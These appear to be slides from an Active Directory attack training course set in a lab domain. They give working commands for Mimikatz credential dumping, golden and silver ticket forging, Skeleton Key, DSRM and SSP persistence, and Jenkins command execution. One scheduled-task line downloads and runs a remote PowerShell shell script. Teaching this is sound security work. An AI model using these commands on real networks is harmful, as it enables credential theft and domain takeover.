- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?


# Domain Enumeration – User Hunting

- Find all machines on the current domain where the current user has local admin access

`Find-LocalAdminAccess -Verbose`

- This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and then use multi-threaded `Invoke-CheckLocalAdminAccess` on each machine.

# Domain Enumeration – User Hunting



# Domain Enumeration – User Hunting

- This can also be done with the help of remote administration tools like WMI and PowerShell remoting. Pretty useful in cases ports (RPC and SMB) used by Find-LocalAdminAccess are blocked.
- See [Find-WMILocalAdminAccess.ps1](#) and [Find-PSRemotingLocalAdminAccess.ps1](#)


# Domain Enumeration – User Hunting

- Find local admins on all machines of the domain (needs administrator privs on non-dc machines).

`Invoke-EnumerateLocalAdmin -Verbose`

- This function queries the DC of the current or provided domain for a list of computers (`Get-NetComputer`) and then use multi-threaded `Get-NetLocalGroup` on each machine.


# Domain Enumeration – User Hunting



# Domain Enumeration – User Hunting

- Find computers where a domain admin (or specified user/group) has sessions:  
`Invoke-UserHunter`  
`Invoke-UserHunter -GroupName "RDPUsers"`
- This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-NetGroupMember`, gets a list of computers (`Get-NetComputer`) and list sessions and logged on users (`Get-NetSession/Get-NetLoggedon`) from each machine.
- To confirm admin access  
`Invoke-UserHunter -CheckAccess`

# Domain Enumeration – User Hunting



# Domain Enumeration – User Hunting

- Find computers where a domain admin is logged-in.  
`Invoke-UserHunter -Stealth`
- This option queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-NetGroupMember`, gets a list \_only\_ of high traffic servers (DC, File Servers and Distributed File servers) for less traffic generation and list sessions and logged on users (`Get-NetSession`/`Get-NetLoggedon`) from each machine.

# Domain Enumeration – Defense

- Most of the enumeration mixes really well with the normal traffic to the DC.
- Hardening can be done on the DC (or other machines) to contain the information provided by the queried machine.
- Let's have a look at defending against one of the most lethal enumeration techniques: user hunting.

# Domain Enumeration – Defense

- Netcease is a script which changes permissions on the NetSessionEnum method by removing permission for Authenticated Users group.
- This fails many of the attacker's session enumeration and hence user hunting capabilities.

```
.\NetCease.ps1
```


- Another interesting script from the same author is SAMRi10 which hardens Windows 10 and Server 2016 against enumeration which uses SAMR protocol (like net.exe)
- <https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b>

Stopping Domain Enumeration

## DEMO NETCEASE

# Privilege Escalation

- In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following
  - Hunting for Local Admin access on other machines
  - Hunting for high privilege domain accounts (like a Domain Administrator)
- Let's also look for Local Privilege Escalation.



# Privilege Escalation - Local

- There are various ways of locally escalating privileges on Windows box:
  - Missing patches
  - Automated deployment and AutoLogon passwords in clear text
  - AlwaysInstallElevated (Any user can run MSI as SYSTEM)
  - Misconfigured Services
  - DLL Hijacking and more
- We can use below tools for complete coverage
  - PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
  - BeRoot: <https://github.com/AlessandroZ/BeRoot>
  - Privesc: <https://github.com/enjoiz/Privesc>

<http://www.harmj0y.net/blog/powershell/powerup-a-usage-guide/>

# Privilege Escalation - Local

## Services Issues using PowerUp

- Get services with unquoted paths and a space in their name.  
`Get-ServiceUnquoted -Verbose`
- Get services where the current user can write to its binary path or change arguments to the binary  
`Get-ModifiableServiceFile -Verbose`
- Get the services whose configuration current user can modify.  
`Get-ModifiableService -Verbose`

# Privilege Escalation - Local

- Run all checks from :
  - PowerUp
    - [Invoke-AllChecks](#)
  - BeRoot is an executable:  
`.\beRoot.exe`
  - Privesc:  
[Invoke-PrivEsc](#)

# Feature Abuse

- What we have been doing up to now (and will keep doing further in the class) is relying on features abuse.
- Features abuse are awesome as there are seldom patches for them and they are not the focus of security teams!
- One of my favorite features abuse is targeting enterprise applications which are not built keeping security in mind.
- On Windows, many enterprise applications need either Administrative privileges or SYSTEM privileges making them a great avenue for privilege escalation.

# Feature Abuse - Jenkins

- Jenkins is a widely used Continuous Integration tool.
- There are many interesting aspects with Jenkins but for now we would limit our discussion to the ability of running system commands on Jenkins.
- There is a Jenkins server running on dcorp-ci (172.16.3.11) on port 8080.

# Feature Abuse - Jenkins

- Apart from numerous plugins, there are two ways of executing commands on a Jenkins Master.
- If you have Admin access (default installation before 2.x), go to [http://<jenkins\\_server>/script](http://<jenkins_server>/script)
- In the script console, Groovy scripts could be executed.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>

# Feature Abuse - Jenkins

- If you don't have admin access but could add or edit build steps in the build configuration. Add a build step, add "Execute Windows Batch Command" and enter:  
`powershell –c <command>`
- Again, you could download and execute scripts, run encoded scripts and more.

See more at <http://www.labofapenetrationtester.com/2014/08/script-execution-and-privilege-esc-jenkins.html>  
<http://www.labofapenetrationtester.com/2015/11/week-of-continuous-intrusion-day-1.html>

## Learning Objective 5

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

# Domain Enumeration - BloodHound

- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.  
<https://github.com/BloodHoundAD/BloodHound>
- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

# Domain Enumeration - BloodHound

- Supply data to BloodHound:
  - `C:\AD\Tools\BloodHound-master\Ingestors\SharpHound.ps1`  
`Invoke-BloodHound -CollectionMethod All`
- The generated archive can be uploaded to the BloodHound application.
- To avoid detections like ATA  
`Invoke-BloodHound -CollectionMethod All -ExcludeDC`

## Learning Objective 6

- Setup BloodHound and identify a machine where studentx has local administrative access.

# Lateral Movement - PowerShell Remoting

- Think of it as psexec on steroids.
- You will find this increasingly used in enterprises. Enabled by default on Server 2012 onwards.
- You may need to enable remoting (Enable-PSRemoting) on a Desktop Windows machine, Admin privs are required to do that.
- You get elevated shell on remote system if admin creds are used to authenticate (which is the default setting).

[https://docs.microsoft.com/en-us/previous-versions/technet-magazine/ff700227\(v=msdn.10\)](https://docs.microsoft.com/en-us/previous-versions/technet-magazine/ff700227(v=msdn.10))

# Lateral Movement - PowerShell Remoting

- One-to-One
- PSSession
  - Interactive
  - Runs in a new process (wsmprovhost)
  - Is Stateful
- Useful cmdlets
  - `New-PSSession`
  - `Enter-PSSession`

# Lateral Movement - PowerShell Remoting

- One-to-Many
- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands parallelly.
- Useful cmdlets
  - [Invoke-Command](#)

# Lateral Movement - PowerShell Remoting

- Run commands and scripts on
  - multiple remote computers,
  - in disconnected sessions (v3)
  - as background job and more.
- The best thing in PowerShell for passing the hashes, using credentials and executing commands on multiple remote computers.
- Use `-Credential` parameter to pass username/password.

# Lateral Movement - PowerShell Remoting

- Use below to execute commands or scriptblocks:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName  
(Get-Content <list_of_servers>)
```

- Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

# Lateral Movement - PowerShell Remoting

- Use below to execute locally loaded function on the remote machines:  
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>)`
- In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:  
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>) -ArgumentList`

# Lateral Movement - PowerShell Remoting

- In below, a function call within the script is used:

```
Invoke-Command -Filepath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

# Lateral Movement - PowerShell Remoting

- Use below to execute "Stateful" commands using `Invoke-Command`:

```
$Sess = New-PSSession -Computername Server1  
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-  
Process}  
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```

# Lateral Movement - Invoke-Mimikatz

- The script could be used to dump credentials, tickets and more using mimikatz with PowerShell without dropping the mimikatz exe to disk.
- It is very useful for passing and replaying hashes, tickets and for many exciting Active Directory attacks.
- Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.
- The script needs administrative privileges for dumping credentials from local machine. Many attacks need specific privileges which are covered while discussing that attack.

Unofficial mimikatz guide:

<https://adsecurity.org/?p=2207>

# Lateral Movement - Invoke-Mimikatz

- Dump credentials on a local machine.

`Invoke-Mimikatz -DumpCreds`

- Dump credentials on multiple remote machines.

`Invoke-Mimikatz -DumpCreds -ComputerName @("sys1", "sys2")`

- Invoke-Mimikatz uses PowerShell remoting cmdlet `Invoke-Command` to do above.

## Lateral Movement - Invoke-Mimikatz

- "Over pass the hash" generate tokens from hashes.

```
Invoke-Mimikatz -Command '"sekurlsa::pth  
/user:Administrator /domain:dollarcorp.moneycorp.local  
/ntlm:<ntlmhash> /run:powershell.exe"'
```

## Learning Objective 7

- Domain user on one of the machines has access to a server where a domain admin is logged in. Identify:
  - The domain user
  - The server where the domain admin is logged in.
- Escalate privileges to Domain Admin
  - Using the method above.
  - Using derivative local admin

# Active Directory Domain Dominance


- There is much more to Active Directory than "just" the Domain Admin.
- Once we have DA privileges new avenues of persistence, escalation to EA and attacks across trust open up!
- Let's have a look at abusing trust within domain, across domains and forests and various attacks on Kerberos.



# About Kerberos

- Kerberos is the basis of authentication in a Windows Active Directory environment.
- It has been constantly attacked since it was implemented with new attacks and scrutiny every couple of years.

# About Kerberos



# About Kerberos

- NTLM password hash for Kerberos RC4 encryption.
- Logon Ticket (TGT) provides user auth to DC.
- Kerberos policy only checked when TGT is created.
- DC validates user account only when TGT > 20 mins.
- Service Ticket (TGS) PAC validation is optional & rare.
  - Server LSASS sends PAC Validation request to DC's netlogon service (NRPC)
  - If it runs as a service, PAC validation is optional (disabled)
  - If a service runs as System, it performs server signature verification on the PAC (computer account long-term key).


Above taken from "Red vs. Blue: Modern Active Directory Attacks, Detection, & Protection" by Sean Metcalf at BSides Charm  
<http://adsecurity.org/?p=483>

# Persistence - Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- Password change has no effect on this attack.

<http://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html>

# Persistence - Golden Ticket



# Persistence - Golden Ticket

- Execute mimikatz on DC as DA to get krbtgt hash  
`Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername dcorp-dc`
- On any machine  
`Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'`

Krbtgt hash could also be dumped from NTDS.dit.

# Persistence - Golden Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:s-1-5-21-1874506631-3219952063-538504511	SID of the domain
/krbtgt:ff46a9d8bd66c6efd77603da26796f35	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk  Saves the ticket to a file for later use

# Persistence - Golden Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800


# Persistence - Golden Ticket

- To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges:  
`Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'`
- Using the DCSync option needs no code execution (no need to run [Invoke-Mimikatz](#)) on the target DC.

## Learning Objective 8

- Dump hashes on the domain controller of dollarcorp.moneycorp.local.
- Using the NTLM hash of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

# Persistence - Silver Ticket



# Persistence - Silver Ticket

- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the NTLM hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

# Persistence - Silver Ticket

- Using hash of the Domain Controller computer account, below command provides access to shares on the DC.

```
Invoke-Mimikatz -Command '"kerberos::golden  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-  
1874506631-3219952063-538504511 /target:dcorp-  
dc.dollarcorp.moneycorp.local /service:CIFS  
/rc4:6f5b5acaf7433b3282ac22e21e62ff22  
/user:Administrator /ptt"'
```

- Similar command can be used for any other service on a machine.  
Which services? HOST, RPCSS, WSMAN and many more.

List of SPNs: [https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)

# Persistence - Silver Ticket

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module (there is no Silver module!)
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:s-1-5-21-1874506631-3219952063-538504511	SID of the domain
/target:dcorp-dc.dollarcorp.moneycorp.local	Target server FQDN
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:6f5b5acaf7433b3282ac22e21e62ff22	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk

# Persistence - Silver Ticket

Invoke-Mimikatz -Command	
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

## Persistence - Silver Ticket

- There are various ways of achieving command execution using Silver tickets.
- Create a silver ticket for the HOST SPN which will allow us to schedule a task on the target:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-  
1874506631-3219952063-538504511 /target:dcorp-  
dc.dollarcorp.moneycorp.local /service:HOST  
/rc4:6f5b5acaf7433b3282ac22e21e62ff22  
/user:Administrator /ptt"'
```

# Persistence - Silver Ticket

- Schedule and execute a task.

```
schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local  
/SC Weekly /RU "NT Authority\SYSTEM" /TN "STCheck" /TR  
"powershell.exe -c 'iex (New-Object  
Net.WebClient).DownloadString(''http://192.168.100.1:808  
0/Invoke-PowershellTcp.ps1''')'"
```

```
schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN  
"STCheck"
```

## Learning Objective 9

- Try to get command execution on the domain controller by creating silver ticket for:
  - HOST service
  - WMI

## Persistence – Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that it allows access as any user with a single password.
- The attack was discovered by Dell Secureworks used in a malware named the Skeleton Key malware.
- All the publicly known methods are NOT persistent across reboots.
- Yet again, mimikatz to the rescue.

<http://www.secureworks.com/cyber-threat-intelligence/threats/skeleton-key-malware-analysis/>

## Persistence – Skeleton Key

- Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required

```
Invoke-Mimikatz -Command '"privilege::debug"  
"misc::skeleton"' -ComputerName dcorp-  
dc.dollarcorp.moneycorp.local
```

## Persistence – Skeleton Key

- Now, it is possible to access any machine with a valid username and password as "mimikatz"

```
Enter-PSSession -Computername dcorp-dc -credential  
dcorp\Administrator
```

- You can access other machines as well as long as they authenticate with the DC which has been patched and the DC is not rebooted.

# Persistence – Skeleton Key

- In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidrv.sys) on disk of the target DC:

```
mimikatz # privilege::debug  
mimikatz # !+  
mimikatz # !processprotect /process:lsass.exe /remove  
mimikatz # misc::skeleton  
mimikatz # !-
```

- Note that above would be very noisy in logs - Service installation (Kernel mode driver)

## Learning Objective 10

- Use Domain Admin privileges obtained earlier to execute the Skeleton Key attack.


# Persistence – DSRM

- DSRM is Directory Services Restore Mode.
- There is a local administrator on every DC called "Administrator" whose password is the DSRM password.
- DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.

<https://adsecurity.org/?p=1785>

<https://adsecurity.org/?p=1714>

# Persistence – DSRM



# Persistence – DSRM

- Dump DSRM password (needs DA privs)  
`Invoke-Mimikatz -Command '"token::elevate"  
"\sadump::sam"' -Computername dcorp-dc`
- Compare the Administrator hash with the Administrator hash of below command  
`Invoke-Mimikatz -Command '"\sadump::lsa /patch"' -  
Computername dcorp-dc`
- First one is the DSRM local Administrator.

## Persistence – DSRM

- Since it is the local administrator of the DC, we can pass the hash to authenticate.
- But, the Logon Behavior for the DSRM account needs to be changed before we can use its hash

```
Enter-PSSession -Computername dcorp-dc  
New-ItemProperty  
"HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrmAdminLogonBehavior" -value 2 -PropertyType DWORD
```

# Persistence – DSRM

- Use below command to pass the hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-
dc /user:Administrator
/ntlm:a102ad5753f4c441e3af31c97fad86fd
/run:powershell.exe"'
```

```
1s \\dcorp-dc\c$
```

## Learning Objective 11

- Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

# Persistence – Custom SSP

- A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are
  - NTLM
  - Kerberos
  - Wdigest
  - CredSSP
- Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

<https://docs.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-Microsoft>

<https://attack.mitre.org/wiki/Technique/T1101>

# Persistence – Custom SSP

- We can use either of the ways:

- Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:


```
$packages = Get-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages' | select -ExpandProperty 'Security Packages'  
$packages += "mimilib"  
Set-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages' -Value $packages  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name  
'Security Packages' -Value $packages
```

- Using mimikatz, inject into lsass (Not stable with Server 2016):

```
Invoke-Mimikatz -Command '"misc::memssp"'
```

# Persistence – Custom SSP

- All local logons on the DC are logged to C:\Windows\system32\kiwissp.log



The screenshot shows a Notepad window titled "mimilsa - Notepad". The window contains several log entries in a text-based format. Each entry consists of a timestamp in brackets followed by a user name and a path. The paths are mostly "OPSDC\OPS-DC\$" or "OPSDC\Administrator". Some entries have redacted parts after the path. The log entries are:

```
[00000000:000f8990] OPSDC\OPS-DC$  
[00000000:000f89ac] OPSDC\OPS-DC$  
[00000000:000f97c6] OPSDC\Administrator [REDACTED]  
[00000000:0006ea9f] OPSDC\Administrator [REDACTED]  
[00000000:0010e4dd] OPSDC\OPS-DC$  
[00000000:0010e4f2] OPSDC\OPS-DC$  
[00000000:0010f20e] OPSDC\Administrator [REDACTED]  
[00000000:0006ea9f] OPSDC\Administrator [REDACTED]
```

# Persistence using ACLs – AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

